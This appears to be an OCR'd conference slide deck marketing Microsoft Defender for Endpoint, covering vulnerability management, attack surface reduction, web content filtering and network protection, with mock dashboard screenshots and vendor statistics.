or implied, with respect to this research, including any warranties of merchantability or fitness for a particular purpose. The Gartner content described herein (the "Gartner Content") represent(s) research opinion or viewpoints published, as part of a syndicated subscription service, by Gartner, Inc. ("Gartner"), and are not representations of fact. Gartner Content speaks as of its original publication date (and not as of the date of this [type of filing]), and the opinions expressed in the Gartner Content are subject to change without notice. GARTNER and MAGIC QUADRANT are registered trademark and service mark of Gartner, Inc. and/or its affiliates in the U.S. and internationally and are used herein with permission. All rights reserved.

The Forrester Wave™ is copyrighted by Forrester Research, Inc. Forrester and Forrester Wave™ are trademarks of Forrester Research, Inc. The Forrester Wave™ is a graphical representation of Forrester's call on a market and is plotted using a detailed spreadsheet with exposed scores, weightings, and comments. Forrester does not endorse any vendor, product, or service depicted in the Forrester Wave™. Information is based on best available resources. Opinions reflect judgment at the time and are subject to change.

IDC MarketScape: Worldwide Modern Endpoint Security for Enterprises 2021 Vendor Assessment, Doc #US48306021, November 2021.

IDC, Worldwide Corporate Endpoint Security Market Shares, 2022: Pace of Growth Accelerated Through 2022, Doc #US49349323, June 2023.

Microsoft Defender for Endpoint



Elevate your security

Vulnerability management

Attack surface reduction

Next generation protection

Endpoint detection and response

Auto investigation and remediation

Simplified onboarding and administration

APIs and integration

Defender for Endpoint

NIST Cybersecurity Framework map

The National Institute of Standards and Technology (NIST), founded in 1901, is now part of the U.S. Department of Commerce and is one of the nation's oldest physical science laboratories. The NIST Cybersecurity Framework features the **key functions seen below**. These functions were selected because they represent the primary pillars for a successful and holistic cybersecurity program, and aid organizations in easily expressing their management of cybersecurity risk at a high level and enable risk management decisions.

Identify

Vulnerability management

Protect


Attack surface reduction
Next-generation protection

Detect and respond

Endpoint detection and response

Recover

Automated investigation and remediation



See how it works »

Traditional antivirus vs. Defender for Endpoint


Traditional antivirus software only protects a fraction of your business

- Vulnerable to unknown cyberthreats
- Attacks can bypass protection
- Lacks protection against malicious websites

Defender for Endpoint offers comprehensive device and server security

- Improves visibility and response time to cyberattacks with endpoint detection and response
- Identifies and stops emerging cyberthreats with next generation antivirus protection
- Continuously protects your business from malicious activity through automated investigation and remediation and automatic attack disruption
- Tracks vulnerabilities across your most critical assets

Microsoft has an unparalleled view of the ever-changing threat landscape



Defend **four of the world's largest public clouds**

+

Protect over **2.5Bn endpoints** embedded across the planet

+

Graph the **entire internet**

78T+
security signals

15B+
internet observations

10,000+
dedicated security researchers and engineers

72B+
threats blocked

Source:
Microsoft Digital Defense Report 2024
Microsoft Digital Defense Report 2022 | Microsoft Security


NerdioCon
2025
PALM SPRINGS

Vulnerability Management

Vulnerability management

A risk-based approach to mature your vulnerability management program

- Continuous real-time discovery
- Context-aware prioritization
- Built-in end-to-end remediation process


MDATP
https://security.microsoft.com
Microsoft Defender Security Center

Threat & Vulnerability Management dashboard

Organization exposure score

Exposure score

This score reflects the current risk associated with devices in your organization

Medium
30
70
Low
0
100
High
61

WDATP configuration score

Configuration Score: 677/1270

This score reflects the collective security configuration posture of your devices across OS, Applications, Network, Accounts and Security Controls

Application	400/520
OS	200/400
Network	36/100
Accounts	21/150
Security controls	20/100

Devices exposure

Severity distribution

Top vulnerable software

Software	Security recommendations	Weaknesses	Threats	Exposed devices	Impact
Contoso Media Player	4	8		1K / 3K	▼ 12 | + 14
MeDoc	16	19		2.5K/1K	▼ 9 | + 11
Eclipse	9	11		0K / 2K	▼ 8 | + 9 Score

Show more

Top exposed machines

Active remediations

Remediation tasks

Updated 6:20 pm today

This table lists active tasks that were generated from security recommendations

Vulnerability in Java SE (AWT)	41/200
Google V8 engine QtWebEngineCore	1K/20K
Microsoft Office 2013 RCE	350/850
Microsoft Edge memory corruption	390/650

Top security recommendatio

Based on highest organizational exposure impact

NEW

Update to Adobe acrobat v3.0.2
28 Exposed devices
▼ 12 Software patch

Disable Contoso Media Player outdated
4 Exposed devices
▼ 11 | + 11 Configuration change

Disable JavaScript on Adobe Acrobat
291 Exposed devices
▼ 10 | + 10 Configuration change

Update to Contoso Media Player v3.0.3
18K Exposed devices
▼ 9 Software patch


Update to Wordpress v4.92
25 Exposed devices
▼ 9 Software patch

Disable VBA on Microsoft
65 Exposed devices
▼ 9 | + 10 Configuration change

Show more Show exceptions(10)

Continuous discovery

Extensive vulnerability assessment across the entire stack



Application extension vulnerabilities
Application-specific vulnerabilities that relate to component within the application.
For example: Grammarly Chrome Extension (CVE-2018-6654)

Application run-time libraries vulnerabilities
Reside in a run-time libraries which is loaded by an application (dependency).
For example: Electron JS framework vulnerability (CVE-2018-1000136)

Application vulnerabilities (first-party and third-party)
Discovered and exploited on a daily basis.
For example: 7-zip code execution (CVE-2018-10115)

OS kernel vulnerabilities
Becoming more and more popular in recent years due to OS exploit mitigation controls.
For example: Win32 elevation of privilege (CVE-2018-8233)

Hardware vulnerabilities (firmware)
Extremely hard to exploit but can affect the root trust of the system.
For example: Spectre/Meltdown vulnerabilities (CVE-2017-5715)

Continuous discovery

Broad secure configuration assessment

Operation system misconfiguration

- File Share Analysis
- Security Stack configuration
- OS baseline

Account misconfiguration

- Password Policy
- Permission Analysis

Application misconfiguration


- Least-privilege principle
- Client/Server/Web application analysis
- SSL/TLS Certificate assessment

Network misconfiguration

- Open ports analysis
- Network services analysis

Threat and business prioritization (“TLV”)

Helping customers focus on the right things at the right time



Threat landscape

Vulnerability characteristics (CVSS score, days vulnerable)
Exploit characteristics (public exploit and difficulty, bundle)
EDR security alerts (Active alerts, breach history)
Threat analytics (live campaigns, threat actors)

Breach likelihood

Current security posture
Internet facing
Exploit attempts in the org

Business value

HVA analysis (WIP, HVU, critical process)
Run-time and dependency analysis

Attack surface reduction

- Web Content Filtering
- Network Protection + Smartscreen
- Attack Surface Reduction rules
- Device Control
- Controlled Folder Access
- App Control For Business
- Credential Guard

Attack surface reduction

Resist attacks and exploitations


- HW-based isolation
- Application control
- Exploit protection
- Network protection
- Controlled folder access
- Device control
- Web protection
- Ransomware protection

- Isolate access to untrusted sites
- Isolate access to untrusted Office files
- Host intrusion prevention
- Exploit mitigation
- Ransomware protection for your files
- Block traffic to low reputation destinations
- Protect your legacy applications
- Only allow trusted applications to run

Web content filtering configuration

Allow, and block

- Preventing access to Parked domains and/or Newly registered domains used for malicious activity is another layer of prevention.




Select the web content categories to block. You will continue to get data about access attempts to websites in all categories.

☐ **Adult content**
  - ☐ Cults
  - ☐ Gambling
  - ☐ Nudity
  - ☐ Pornography/Sexually explicit
  - ☐ Sex education
  - ☐ Tasteless
  - ☐ Violence

☐ **High bandwidth**
  - ☐ Download sites
  - ☐ Image sharing
  - ☐ Peer-to-peer
  - ☐ Streaming media & downloads

☐ **Legal liability**
  - ☐ Child abuse images
  - ☐ Criminal activity
  - ☐ Hacking
  - ☐ Hate & intolerance
  - ☐ Illegal drug
  - ☐ Illegal software
  - ☐ School cheating
  - ☐ Self-harm




☐ Parked domains
☐ Newly Registered Domains

Network protection

Allow, audit and block

- Perimeter-less network protection (“SmartScreen in the box”) preventing users from accessing malicious or suspicious network destinations, **using any app on the device and not just Microsoft Edge.**
- Customers can add their own TI in additional to trusting our rich reputation database.



Available capacity: 32/15000

IP	Action	Alert severity	Category
207.46.194.33	Alert	Medium	Other
207.46.194.33	Alert and block	Medium	C2
207.46.194.33	Alert	Medium	C2
207.46.194.33	Alert	High	Suspicious
207.46.194.33	Alert and block	Medium	Installation
207.46.194.33	Allow		

Virus & threat protection

